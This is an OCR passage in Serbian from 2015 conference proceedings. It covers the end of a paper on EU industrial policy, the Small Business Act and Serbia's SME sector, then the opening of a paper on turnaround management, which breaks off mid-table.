5. uključivanje kompanija iz EU u globalne lance vrednosti kako bi povećale svoju konkurentnost i obezbedile pristup globalnim tržištima sa povoljnijim konkurentnim uslovima,
6. reindustrijalizacija treba da obezbedi rast učešća industrije u bruto domaćem proizvodu od 20% do 2020.

Nekadašnje razlike između industrijske proizvodnje i usluga sve se više smanjuju tako da oba sektora imaju interaktivnu ulogu u stvaranju nacionalne konkurentnosti. EU sve više naglašava celoviti i horizontalni pristup industrijskoj strategiji koji uzima u obzir horizontalne (sektorski nediskriminativne) pod-

1 Sve usvojene komunikacijeEvropske komisije u periodu nakon 2000. godine dostupne su na: http://ec.europa.eu/enterprise/policies/industrial-competitiveness/documents/index_en.htm



DOI: 10.15308/Synthesis-2015-642-647

sticaje. Buduće smernice industrijske politike idu u pravcu razvoja konkurentnosti, stvaranja povoljnog poslovnog okruženja u cilju podsticanja investicija, kao i kontinuiranog unapređenja preduzetništva i inovacija.

Akt o malim preduzećima predstavlja važeći okvir politike razvoja malih i srednjih preduzeća i preduzetništva (MSPP)[2] u EU. SBA je usvojio Evropski savet na samitu u decembru 2008. godine i ovaj dokument je tada zamenio Evropsku povelju o malim preduzećima, koja je od 2000. godine pružala smernice za razvoj ove oblasti, kako na nivou EU, tako i u državama članicama.[3] Princip na kom počiva SBA je „Misliti prvo o malima" („*Think small first*") koji treba da obezbedi da se u svim elementima vođenja ekonomske politike prvo polazi od potreba MSP i efekata koje će novi propisi ili mere imati na njih.

SBA se zasniva na 10 principa, kroz koje su date smernice za kreiranje i sprovođenje politika na nivou EU i zemalja članica. Ovi principi odnose se na stvaranje podsticajnog okruženja u kome se preduzetništvo i porodični biznis vrednuju; pružanje mogućnosti za „drugu šansu" poštenim preduzetnicima koji su bankrotirali; stvaranje pravila i propisa u skladu sa principom „misliti prvo o malima"; stvaranje javne administracije koja više reaguje na potrebe MSP; olakšavanje učešća MSP u javnim nabavkama i bolje korišćenje državne pomoći; olakšavanje pristupa MSP izvorima finansiranja i stvaranje uslova za blagovremeno izmirivanje dugovanja; pomoć MSP kako bi bolje iskoristili mogućnosti zajedničkog tržišta; unapređenje veština i znanja, inovacije, eko-inovacije i izlazak MSP na rastuća tržišta (posebno Kine i Indije).

Za sve principe razrađeni su predlozi konkretnih mera i aktivnosti, podeljenih na obaveze Evropske komisije i preporuke za zemlje članice, uključujući i četiri predloga novih propisa. Iako ima mnogo zajedničkih elemenata sa Evropskom poveljom o malim preduzećima, SBA predstavlja kvalitativno drugačiji dokument, a uvodi i neke nove prioritete, kao što su podrška eko-inovacijama i „druga šansa".

Za praćenje sprovođenja SBA Evropska komisija, između ostalih, koristi i alat „SBA Performance review" (Sagledavanje performansi MSP) koji pruža godišnje informacije o MSP u državama članicama EU i u 9 „partnerskih zemalja" i sastoji se od Godišnjeg izveštaja o evropskim MSP i od Pregleda informacija o sprovođenju SBA po zemljama (*SBA country fact sheets*), što je predmet analize narednog poglavlja.[4] Na osnovu ovih godišnjih izveštaja, Evropska komisija je pokrenula i proces revizije SBA, koji je okončan u februaru 2011. godine, nakon opsežnih konsultacija sa zainteresovanim stranama. Tom prilikom su se izdvojila četiri prioriteta SBA:

1. unapređenje poslovnog okruženja,
2. bolji pristup finansijama za MSP,
3. unapređenje pristupa novim tržištima i
4. promocija preduzetništva.[5]

Sa ciljem da se prikupe informacije i ideje o tome na koji način bi se kroz SBA u narednom periodu (2015-2020) nastavila politika podrške MSP, Evropska komisija je u septembru 2014. godine pokrenula novi proces konsultacija. Konsultacije su završene u decembru 2014. godine, te nas u narednom periodu očekuje i novi dokument u oblasti politike razvoja MSP.

## 3. RAZVOJ INDUSTRIJSKE POLITIKE I PREDUZETNIŠTVA U ZEMLJAMA ZAPADNOG BALKANA

Struktura sektora MSP u zemljama Zapadnog Balkana je slična strukturi Evropske unije. Broj registrovanih mikro preduzeća (manje od 10 zaposlenih, uključujući same preduzetnike) je vrlo visok (u rasponu od 88,9% u Crnoj Gori do 95,9% u Srbiji), ali je njihov doprisnos nivou zaposlenosti i kreiranju dodate vrednosti vrlo nizak, reflektujući nizak nivo produktivnosti po zaposlenom u poređenu sa MSP.

MSP preduzeća kreiraju najveću dodatu vrednost u zemljama Zapadnog Balkana, dok privatni sektor zapošljava od 61% do 81% svih zaposlenih u pojedinačnim zemljama. U vreme krize, mnoge države su uvele posebne mere kako bi zaštitile sektor MSP, kao što su restrukturiranje bankarskih kredita i pospešivanje prodaje u zemlji i inostranstvu.

U skladu sa SBA, MSPP politika se sastoji u kombinovanju horizontalnih i targetiranih politika. Horizontalna politika definiše aktivnosti u vezi operativnog okruženja preduzetnika, kao što su pojednostavljenje zakonskih procedura i unapređenje regulatornog okvira za finansiranje. Targetirane mere imaju za cilj određene segmente preduzetnika, kao što su inovativni, početnici (*start-up*) ili izvozno orijentisani preduzetnici. Mere vlade su primarno usmerene na unapređenje opšteg poslovnog ambijenta i koordinaciju tržišnih uslova za određene (targetirane) grupe preduzetnika.

Zemlje Zapadnog Balkana beleže napredak u nekoliko oblasti, uključujući institucionalni okvir za politiku MSPP, regulatorne reforme i pojednostavljene administrativne procedure, obrazovanje preduzetnika, kao i pravni okvir za obezbeđenje povoljnijeg finansiranja. Takođe, imaju rezultate u razvoju preduzetničkih veština i promociji izvoza. Međutim, uspešnost u naplati realizovanih usluga i proizvoda je problematična. Novi izazov je razvoj okvira za podsticanje ženskog preduzetništva.

Trebalo bi imati u vidu da je nivo napretka različit u pojedinačnim zemljama ovog regiona, što zbog dostignutog ekonomskog razvoja, što zbog različitog stepena napretka u pridruživanju EU.

Srbija je imala dobar progres u različitim dimenzijama razvojne politike. Takođe, sprovela je značajne elemente MSPP politike kroz visoku regionalizaciju. To je podstaklo redizajniranje osnovnog alata MSPP politike – načina finansiranja preduzeća (kao što je spajanje Fonda za razvoj i Garantnog fonda Republike Srbije) i unapređenje primene mera za podršku inovacijama. Dodatno, uspostavljena je strategija i ostvaren je partnerski odnos u obrazovanju preduzetnika.

BJR Makedonija, Crna Gora i Albanija su ostvarile zadovoljavajući nivo konvergencije u upravljanju MSPP politikom, ali je njihova primena daleko od predviđenih okvira. Sve tri zemlje imaju zadovoljavajući nivo MSPP politike u domenu osnivanja preduzeća, regulatornih reformi i pristupu finansiranju. Međutim, nizak je nivo u implementaciji željene politike i merama za podršku inovacija u MSPP.

Bosna i Hercegovina, i Kosovo su ispod regionalnog proseka u najvećem broju dimenzija MSPP politike, uključujući i ograničeni nivo konvergencije upravljanja i sprovođenja politike MSP. Ipak, od 2009.godine, obe zemlje imaju minimalni napredak u oblasti obrazovanja i razvoja veština kod preduzetnika.

Grafikonom 1 su prikazani rezultati SBA indeksa za zemlje Zapadnog Balkana. Procena je bazirana na pomenutih deset osnovnih principa SBA, koji su dalje razgranati na 12 relevantnih dimenzija politike sa 108 indikatora. Indikator ima vrednosti: *status quo* i/ili progres u razvoju politike u rasponu od 1

2 Ovim terminom suobuhvaćena mikro, mala i srednja pravna lica, kao i preduzetničke radnje.

3 Izvor: http://ec.europa.eu/growth/smes/business-friendly-environment/small-business-act/index_en.htm

4 http://ec.europa.eu/growth/smes/business-friendly-environment/performance-review/index_en.htm

5 Communication from the Commission to the European Parliament, the Council, Economic and Social Committee and the Committee of the Regions, Review of the "Small Business Act" for Europe, COM(2011) 78 final



DOI: 10.15308/Synthesis-2015-642-647

(nisko) do 5 (visoko). Ovi rezultati su agregirani u zavisnosti od dimenzije politike kao ponderisani prosek računat u skladu sa relativnim zančajem svakog indikatora.


Grafikon 1. Rezultati SBA indeksa za zemlje Zapadnog Balkana

## 4. ANALIZA STANJA MSSP SEKTORA U SRBIJI I RELEVANTNE POLITIKE

### 4.1. SEKTOR MSPP U SRBIJI

Prema poslednjem Izveštaju o MSPP iz decembra 2014. godine, broj MSPP u Srbiji je 315.412, što čini 99,8% ukupno aktivnih preduzeća. MSPP zapošljavaju blizu 2/3 zaposlenih u nefinansijskom sektoru, čine 64,3% ukupnog prometa i učestvuju sa oko 30% u formiranju bruto domaćeg proizvoda (BDP). MSPP u ukupnom broju izvoznika učestvuju sa 98%, ali izvoze svega 43% nefinansijskog sektora, što znači da su najveći izvoznici velika preduzeća. U strukturi sektora MSPP najbrojnija su mikro preduzeća (303.927), dok MSP (11.485) dominiraju po svim posmatranim pokazateljima (53,6% zaposlenosti, 60,9% prometa, 60,8% bruto dodate vrednosti , 75,2% izvoza, 76,1% uvoza MSPP). Međutim, visoko učešće sektora MSPP u osnovnim pokazateljima poslovanja privrede, rezultat je usporene dinamike sprovođenja ukupnih strukturnih reformi, a ne visokog nivoa razvijenosti i konkurentnosti MSPP. U tabeli 1. prikazani su osnovni pokazatelji sektora MSPP Srbije u poređenju sa izabranim zemljama EU i prosekom EU-28.

Ukoliko se analizira sektor MSPP u poslednjih nekoliko godina, evidentan je retrogradni uticaj globalne ekonomske krize. Tako je u odnosu na 2007. godinu zabeležen pad prometa sektora MSPP od 16,3%, pad bruto dodate vrednosti (BDV) 19,5% i profita od 28,1%. S druge strane, velika preduzeća su u odnosu na 2007. godinu ostvarila rast profita od 13,5%, dok je opao promet za 2,5% i BDV za 5%. Na grafikonu 2. prikazan je trend kretanja osnovnih pokazatelja poslovanja MSPP (puna linija) i velikih preduzeća (isprekidane linije) za period 2007-2013. godine.




Grafikon 2. Efikasnost poslovanja MSPP sektora Srbije, bazni indeks 2007=100

Izvor: Izveštaj o MSPP, Ministarstvo privrede, 2014.

Od početka krize zaposlenost u sektoru MSPP se konstantno smanjuje, s tim da je najveći godišnji pad zaposlenosti zabeležen 2009. godine (-7,2%). Za razliku od sektora MSPP, velika preduzeća su povećala zaposlenost u 2011. i 2012. godini, ali nedovoljno da bi se smanjio ukupan rast nezaposlenosti u privredi. U 2013. godini, dolazi do opšteg pada broja zaposlenih u svim preduzećima nefinansijskog sektora. Na grafikonu 3. dat je uporedni pregled trenda zaposlenosti u apsolutnim iznosima i kao procenat promene u odnosu na prethodnu godinu.

### 4.2. INDUSTRIJSKA POLITIKA I RAZVOJ PREDUZETNIŠTVA U SRBIJI

Kreiranje i sprovođenje industrijske politike i politike razvoja MSP u Srbiji je u nadležnosti Ministarstva privrede. Osnovni nacionalni strateški dokumenti u ovoj oblasti su Strategija i politika razvoja industrije RS od 2011. do 2020. (Sl. glasnik RS, 55/11) i Strategija za podršku razvoju malih i srednjih preduzeća, preduzetništva i konkurentnosti za period 2015-2020. sa pratećim Akcionim planom koja je usvojena krajem marta 2015. godine.


| | Srbija | EU-28 | Bugarska | Češka | Mađarska | Slovenija | Poljska |
|---|---|---|---|---|---|---|---|
| Broj preduzeća | 315,4 | 20614 | 314 | 948,3 | 570 | 106,5 | 1391 |
| Br. zaposlenih | 768 | 87092 | 1474 | 2376,8 | 1809 | 413,9 | 5494 |
| BDV, mlrd EUR | 8,5 | 3430 | 12,1 | 47,9 | 26,6 | 11,9 | 89,8 |
| MSP na hilj. stanovnika | 44,1 | 41 | 43,1 | 90,2 | 57,5 | 51,7 | 36,1 |
| Zaposleni po preduzeću | 2,4 | 4,2 | 4,7 | 2,5 | 3,2 | 3,9 | 3,9 |
| BDV po zaposlenom | 11,1 | 39,4 | 8,2 | 20,2 | 14,7 | 28,8 | 16,3 |
| *Procentualno učešće MSP u nefinansijskom sektoru* | | | | | | | |
| Br. preduzeća | 99,8 | 99,8 | 99,8 | 99,9 | 99,9 | 99,8 | 99,8 |
| Br. zaposlenih | 64,9 | 66,7 | 75,9 | 69,7 | 73,0 | 70,3 | 68,1 |
| BDV | 54,1 | 57,8 | 61,9 | 55,5 | 53,8 | 62,7 | 51,8 |

Tabela 1. Komparacija osnovnih pokazatelja poslovanja MSPP sektora Srbije u odnosu na izabrane zemlje EU, u hiljadama

Izvor: Izveštaj o MSPP, Ministarstvo privrede, 2014.



DOI: 10.15308/Synthesis-2015-642-647




Grafikon 3. Kretanje zaposlenosti u periodu 2007-2013
Izvor: Izveštaj o MSPP, Ministarstvo privrede, 2014.

*Strategija i politika razvoja industrije RS od 2011. do 2020. godine* je usvojena 2011. godine i predstavlja prvi razvojni dokument koji na konzistentan i celovit način definiše osnovne razvojne prioritete industrije i načine njihovog ostvarivanja. Strategija ima horizontalni pristup, ali daje poseban naglasak na sektorima koji stvaraju visoku dodatu vrednost (industrija hrane, industrija saobraćajnih sredstava, informaciono-komunikaciona tehnologija, metalski kompleks i farmaceutska industrija). U Strategiji su kvantitativno i kvalitativno definisani svi ciljevi, koji su dalje operacionalizovani u Akcionom planu putem tri osnovne vrste mera:

1. opšte mere i instrumenti ekonomske politike u funkciji pravne sigurnosti, predvidivosti i transparentnosti primene zakona i drugih relevantnih pravila;
2. permanentno smanjivanje svih barijera koje ometaju poslovanje;
3. intenzivna podrška svim privrednim društvima koja svoje aktivnosti preusmeravaju na novu proizvodnju, izvoz, primenu novih znanja i jačanje novih tehnologija i inovativnosti.

Starategija za podršku razvoju MSP, preduzetništva i konkurentnosti za period 2015-2020. sa pratećim Akcionim planom[6] predstavlja sastavni deo strateškog okvira za razvoj konkurentnosti Srbije i komplementaran je sa ranije usvojenim dokumentima u ovoj oblasti (Strategijom i politikom industrijskog razvoja 2011-2020.), odnosno treba da zameni Strategiju razvoja konkurentnih i inovativnih malih i srednjih preduzeća 2008-2013. godine. Nova Starategija predstavlja okvir mera za unapređenje preduzetništva i konkurentnosti u narednom srednjoročnom periodu, koji je razrađen u okviru šest stubova: unapređenje poslovnog okruženja, unapređenje pristupa izvorima finansiranja, kontinuirani razvoj ljudskih resursa, jačanje održivosti i konkurentnosti MSP, unapređenje pristupa novim tržištima i razvoj i promocija preduzetničkog duha i podsticanje preduzetništva žena, mladih i socijalnog preduzetništva. Sprovođenje Strategije zasnivaće se na dvogodišnjim akcionim planovima, koji će se pripremati u saradnji sa svim resorno nadležnim državnim institucijama i kroz dijalog sa privatnim sektorom. Stoga je inicirano osnivanje Saveta za MSP, preduzetništvo i konkurentnost kao novog tela koje treba da koordinira aktivnostima u sprovođenju Akcionog plana.

Srbija je bila uključena u proces praćenja primene SBA na nivou EU kroz učešće u procesu sagledavanje performansi MSP *(SME Performance Review)*. U okviru ovog procesa, izrađeni su nacionalni izveštaji o primeni SBA za period 2008-2014. godinu[7] (*SBA Fact Sheets*), koji se zasnivaju na kvantitativnim indikatorima i navođenju najvažnijih rezultata po dimenzijama SBA.[8] Pored učešća u procesu primene SBA na nivou EU, Srbija učestvuje i u procesu praćenja SBA na regionalnom nivou kroz instrument koji je razvio OECD i Evropska komisija – „Indeks politike MSP" (*SME Policy Index*) o čemu je pisano u prethodnom poglavlju.[9] Poslednji ciklus ocenjivanja u sklopu ovog procesa završen je 2012. godine, dok se početak narednog očekuje u 2015. godini.

Najvažniji instrument u oblasti podrške razvoju preduzetništva i inovativnosti je COSME program, ali Srbija još uvek nije obezbedila sredstva za učešće u ovom programu. U toku je tehničko usaglašavanje odredbi sporazuma o učešću Srbije, što je jedan od elemenata za pisanje Izveštaja o analitičkom pregledu koji Evropska komisija još uvek nije dostavila (Kancelarija za EU integracije, 2014).

U izveštaju Evropske komisije o napretku Srbije za 2014. godinu konstatovano je da Srbija treba da nastavi da se zalaže za poboljšanje poslovnog okruženja, a jedan od prioriteta je usvajanje novog zakona kojim bi se olakšalo izdavanje građevinskih dozvola. Pored toga, ocenjeno je da je proces giljotine propisa u zastoju, da su parafiskalne takse za poslovanje privrednih društava porasle, kao i da je potrebno dodatno zalaganje da se poboljša pristup finansijskim sredstvima za privredna društva. Uzimajući u obzir nizak rang Srbije u zvaničnim izveštajima međunarodnih institucija koje se bave metodologijama praćenja konkurentnosti privrede i poslovnog okruženja (Svetski ekonomski forum, Svetska banka, Savet stranih investitora), to je povod da dalje aktivnosti budu usmerene u pravcu unapređenja uslova poslovanja.

## ZAKLJUČAK

Aktuelna industrijska politika EU je horizontalnog karaktera i bazira se na razvoju konkurentnosti, stvaranja povoljnog poslovnog okruženja u cilju podsticanja investicija, kontinuiranog unapređenja preduzetništva i inovacija. Pravne tekovine EU u najvećem delu se sastoje od načela politike i instrumenata koji

6 Nacrt Strategije je dostupan na: http://www.privreda.gov.rs/UserFiles/File/1_PRIVREDA/Nacrt-strategije-preduzetnistvo-konkurentnost-9_6_2014.pdf

7 Dalje učešće Srbije u procesu praćenja primene SBA na nivou EU zavisi od pristupanja programu COSME, s obzirom da se ovaj proces finansira iz sredstava programa.

8 Poslednja dva izveštaja su dostupna na sledećoj internet adresi: http://ec.europa.eu/growth/smes/business-friendly-environment/performance-review/index_en.htm

9 Više na: http://www.oecd.org/investment/psd/smallandmedium-sizedenterprisessmepolicyindex.htm



DOI: 10.15308/Synthesis-2015-642-647

su sadržani u saopštenjima, preporukama i zaključcima Saveta i nije ih potrebno direktno prenositi u domaće zakonodavstvo. Izuzetak predstavlja Direktiva 2011/7/EU o borbi protiv zakasnelog plaćanja u komercijalnim transakcijama i preporuka Evropske komisije u vezi definisanja mikro, malih i srednjih preduzeća u okviru Akta o malim preduzećima.

Zemlje Zapadnog Balkana beleže napredak u nekoliko oblasti, uključujući institucionalni okvir za politiku MSPP, regulatorne reforme i pojednostavljene administrativne procedure, osnivanje kompanije, obrazovanje preduzetnika, kao i pravni okvir za obezbeđenje povoljnijeg finansiranja. Takođe, imaju rezultate u razvoju preduzetničkih veština i promociji izvoza. Međutim, uspešnost u naplati realizovanih usluga i proizvoda je malo niža. Novi izazov je razvoj okvira za podsticanje ženskog preduzetništva. Trebalo bi imati u vidu da je nivo napretka različit u pojedinačnim zemljama ovog regiona, što zbog dostignutog ekonomskog razvoja, što zbog različitog stepena napretka u pridruživanju EU.

Srbija formalno pravno poštuje pravne tekovine EU i usvojila je strateška dokumenta u ovoj oblasti, ali problem predstavlja njihova implementacija i kontinuirano praćenje i ocena sprovođenja definisanih strateških ciljeva. Ovo je naročito značajno u svetlu novog ciklusa ocene primene SBA na Zapadnom Balkanu i Turskoj u okviru "*SME policy index-a*", koji počinje 2015. godine, a u okviru kog je OECD najavio da će se pored dosadašnje ocene postojanja politika, institucija i instrumenata podrške, ocenjivati i mehanizmi monitoringa i evaluacije kako politika, tako i pojedinačnih mera i instrumenata. S obzirom na skromne rezultate učešća domaćih institucija i privrednih subjekata u programima EU namenjenih razvoju preduzetništva i inovacija neophodno je što pre pristupiti COSME programu i formirati kancelariju pri resornom Ministarstvu koja bi bila zadužena za sve informacije u vezi EU programa koji su dostupni RS za razvoj preduzetništva i inovacija.

## LITERATURA


EEC. (1970). *EEC industrial policy: Commission Memorandum* COM (70) 100.

European Comission. (2005). *Communication COM (2005) 474: Implementing the Community Lisbon Programme: A Policy Framework to Strengthen EU Manufacturing - towards a more integrated approach for Industrial Policy. Retrieved* February 2, 2015, *form http://ec.europa.eu/enterprise/policies/sme/files/industry/com_2005/com_2005_474_en.pdf*

European Comission. (2010a). EUROPA 2020: *A strategy for smart, sustainable and inclusive growth*, COM (2010). Brussels. 2020 final.

European Comission. (2010b). Communication COM (2010) 614: *An Integrated Industrial Policy for the Globalisation Era. Putting Competitiveness and Sustainability at Centre Stage*".

European Comission. (2003). COM (2003) 704 final: *Some key issues in Europe's competitiveness - towards an integrated approach. Retrieved* February 2, 2015, *form http://ec.europa.eu/transparency/regdoc/rep/1/2003/EN/1-2003-704-EN-F1-1.Pdf*

European Comission. (2008). COM (2008) 394 final: *A "Small Business Act" for Europe. Retrieved* February 2, 2015, *form http://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=COM:2008:0394:FIN:EN:PDF*

European Comission. (2010c). Communication *COM (70)100: The Communitity´s Industrial Policy: Commission Memorandum to the Council.*

European Comission. (2011). *Communication COM (2011)642: Industrial Policy: Reinforcing competitiveness.*

European Comission. (2012). Communication COM (2012) 582 final: *A Stronger European Industry for Growth and Economic Recovery*.

European Comission. (2014). Communication COM (2014) 14/2: *For a European Industrial Renaissance.*

Evropska komisija. (2014). *Izveštaj o napretku Srbije za 2014. godinu koji prati Saopštenje Komisije upućeno Evropskom parlamentu i Savetu*, Strategija proširenja i ključni izazovi za 2014–2015. godinu, Evropska komisija, SWD (2014) 412, Brisel, 8.10.2014.

Evropski pokret u Srbiji. (2015). Vodič kroz strategiju: *Evropa 2020*. Beograd: Fond za otvoreno društvo Srbija. Preuzeto 24.02.2105. sa http://www.mos.gov.rs/wp-content/uploads/download-manager-files/EU%202020.pdf

Filipović, S, & Antevski, M. (2014). *Pregovori Srbije i Evropske unije u vezi poglavlja 20 – preduzetništvo i industrijska politika*, Evropsko zakonodavstvo br. 49/50. Beograd: Institut ua međunarodnu politiku i ekonomiju.

Kancelarija za evropske intetgracije. (2014). *Nacionalni program za usvajanje pravnih tekovina Evropske unije* (2014-2018). Preuzeto 24.02.2105. sa http://www.seio.gov.rs/upload/documents/nacionalna_dokumenta/npaa/npaa_2014_2018.pdf

Mićić, V. (2008). Industrijska politika Evropske unije. *Ekonomski horizonti*, 10(1-2), 45-70.

Ministarstvo privrede. (2014). *Izveštaj o malim i srednjim preduzećima i preduzetništvu u 2013. Beograd: Ministrstvo privrede.*

Ministarstvo privrede. (2014). *Nacrt Strategije razvoja preduzetništva i konkurentnosti za period od 2014. do 2020.* Godine. Preuzeto 24.02.2105. sa http://www.privreda.gov.rs/UserFiles/File/1_PRIVREDA/Nacrt-strategije-preduzetnistvo-konkurentnost-9_6_2014.pdf

OECD. (2012). *SME Policy Index:Western Balkansand Turkey* 2012. Retrieved February 2, 2015, from http://www.oecd.org/investment/psd/SMEWBalkansTurkey.pdf

Rueda-Cantuche, J. M., Sousa, N., Andreoni, V., & Arto, I. (2013). The Single Market as an Engine for Employment through External Trade. *Jcms: Journal of Common Market Studies, 51(*5), 931-947.

Sauter, W. (1977). *Competition Law and Industrijal policy in the EU*. Oxford, UK: Clarendon Press

Vlada Republike Srbije. (2011). Strategija i politika razvoja industrije Republike Srbije od 2011. do 2020. Godine. Preuzeto sa http://www.gs.gov.rs/lat/strategije-vs.html




DOI: 10.15308/Synthesis-2015-642-647

Synthesis
International Scientific Conference of IT and Business-Related Research

# SAVREMENI MENADŽMENT ZAOKRETA: RAZVOJ I INVESTIRANJE

## MODERN TURNAROUND MANAGEMENT: DEVELOPMENT AND INVESTMENTS

Ljiljana Jeremić
Univerzitet Singidunum, Poslovni fakultet u Beogradu, Danijelova 32, Beograd, Srbija

**Apstrakt:**
Ekonomsko-finansijska kriza dovela je do mnogih poslovnih problema. Proces upravljanja uslovio je promene u organizaciji poslovanja i investiranja u kompanijama. Jedan od efikasnih načina rešavanja nastalih poslovnih problema jeste finansijsko restrukturiranje u određenoj fazi procesa menadžmenta zaokreta. Kompanije nastoje da investiranje izvrše efikasno uz što niže troškove finansiranja. Stabilizacija poslovanja predstavlja osnovu za poslovnu bazu radi daljeg rasta i razvoja. Savremeno poslovanje u uslovima tržišne konkurencije zahteva primenu novih tehnika od strane menadžmenta koje putem efikasnog izbora investiranja omogućavaju zaokret u poslovanju.

**Ključne reči:**
savremeno upravljanje zaokretom (menadžment zaokreta), investicioni troškovi, ekonomska efikasnost investiranja.

**Abstract:**
The economic-financial crisis has triggered numerous business problems. Management process has brought about change in organization and investment process in enterprises. One of the most efficient ways of solving business issues is financial restructuring at a certain stage of turnaround management process. The companies are trying to make investments efficiently with lower costs of financing. Business stabilization is considered a basis for further growth and development. Modern business in competitive market conditions require new management techniques that would enable business turnaround through effective choice of investments.

**Key words:**
modern management turnaround (turnaround management), investment costs, economic investment efficiency.

## 1. UVOD

Poslovanje u današnjim uslovima zahteva dobru organizaciju u svim poslovnim domenima kako bi kompanije mogle da se bore bilo za opstanak ili učvršćivanje dominacije na tržištu. U cilju donošenja odluke veoma je važno utvrditi uzrok zastoja ili pada poslovne aktivnosti. Savremeno upravljanje u poslednjoj deceniji sve više koristi strategiju menadžmenta zaokreta. U uslovima svetske ekonomsko-finansijske krize kompanije se susreću sa gubicima i prestankom rada, kao najtežim ishodom pada poslovne aktivnosti. Početak pada ogleda se u postepenom smanjenju poslovnih performansi što vodi ka finansijskim gubicima. Prateći problemi koji se pojavljuju u tim uslovima su: gubitak konkurentne pozicije na tržištu, gubitak klijenata i otpuštanje zaposlenih (Khandwalla, 1998). Gubitak pozicije na tržištu uvek se meri za date kompanije u odnosu na istu granu privrede.

Posledice poslovnih problema odražavaju se na organizacione celine, tako da je potrebno uspostaviti nov organizacioni oblik u okviru promena koje se preduzimaju. Jedan od načina rešavanja nastale poslovne krize jeste uspostavljanje menadžmenta zaokreta. Savremeno upravljanje zaokretom pokazuje svoje pozitivne rezultate, kada kao rezultat novouspostavljenog upravljanja kompanija ostvari značajan rast profita za period od dve do tri godine i uspe da se repozicionira na tržištu u okviru svoje grane. Na taj način kompanija pokazuje da je prošla transformaciju i da ulazi u pozitivan ciklus rasta i razvoja. Različiti faktori dovode do neophodnih promena, najčešće su u vezi sa tehnološkim razvojem i visokim troškovima kapitala. Prema stavu teoretičara Slatter-a (2006) koji zaključuje da ako je dobit (pre oporezovanja) povećana u četiri od sledećih šest godina (od krize perioda), onda preokret može da se tretira kao uspešan. Slično ovom mišljenju O'Neil (1986) je imao stav da poslovni preokret može da uspe kada kompanija ima veći neto prihod od prosečnog granskog u periodu od naredne tri godine od započetih promena.

U praksi se pokazalo da savremeno upravljanje putem zaokreta poslovnih problema može da se primeni uspešno u već razvijenim ili "zrelim" kompanijama ili privredi, a isto tako i kod nedovoljno razvijenih kompanija ili privredi. U zavisnosti da li je reč o zreloj kompaniji (privredi) ili ne, posmatraju se i analiziraju različiti faktori uticaja koji su doveli do poremećaja. Poseban problem predstavljaju "teške situacije u zrelim industrijama gde je opala tražnja, postoji visoka lojalnost kupaca a nema jake konkurencije" (http: turnaround management, pdf). U takvim uslovima odabir plana poslovne orijentacije mora da bude u direktnoj vezi sa primenom novih tehnologija. Primena novih tehnologija zahteva jak sopstveni istraživačko-razvojni potencijal ili povoljne finansijske uslove za nabavku i primenu visokorazvijenih tehničko-tehnoloških sredstava. U tom slučaju postavlja se procena finansijske sposobnosti kompanija da se uz što niže troškove kapitala obavi finansiranje.



E-mail: ljjeremic@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-648-651

Generalno posmatrano, zrele kompanije se bolje snalaze od mlađih, jer su već prešle jedan životni poslovni ciklus i znaju da se u cilju ostvarenja zadovoljavajućeg nivoa profita mora brzo delovati (Pascale, 1999).

## 2. ZNAČAJ UPRAVLJANJA ZAOKRETOM

Upravljanje zaokretom (preokretom) predstavlja sistematsko sprovođenje mera u nekoliko faza. One se preduzimaju u situaciji kada kompanija posluje sa ozbiljnim finansijskim problemima, kada zaostaje u odnosu na svoju granu i preti joj opasnost od propadanja. U okolnostima kada kompanija posluje ekonomski loše donošenjem planskih mera, modelom upravljanja zaokretom, mogu se stvoriti povoljni uslovi poslovanja. Upravlajnje zaokretom predstavlja dobar model za zaustavljanje pada poslovanja, ili ako je već došlo do pada poslovne aktivnosti se vraćaju uz profit. Na taj način, postiže se jedan od ciljeva poslovanja, zadovoljavajući nivo profita kao rezultat preduzetih mera. Prema jednom od scenaria faze upravljanja (Harlan, 2001) se odvijaju u pet etapa. U prvoj fazi odvijaju se aktivnosti odabira menadžmenta koji će voditi proces promena. Sledi faza ocenjivanja procene problema i priprema plana aktivnosti koju prati hitna faza, gde se preduzimaju neophodne mere za otklanjanje problema. U četvrtoj fazi stabilizacije sprovode se planovi, analiziraju ostvareni rezultati i ukoliko je potrebno preduzimaju se dodatne mere.

| Faze | Opis | Akcije |
|---|---|---|
| 1 | Promena menadžment scene | 1. Odbor direktora ili višeg rukovodstva odlučuje o neophodnoj tranziciji.<br>2. Posrednik za preokret se bira kao organ sa autoritetom. |
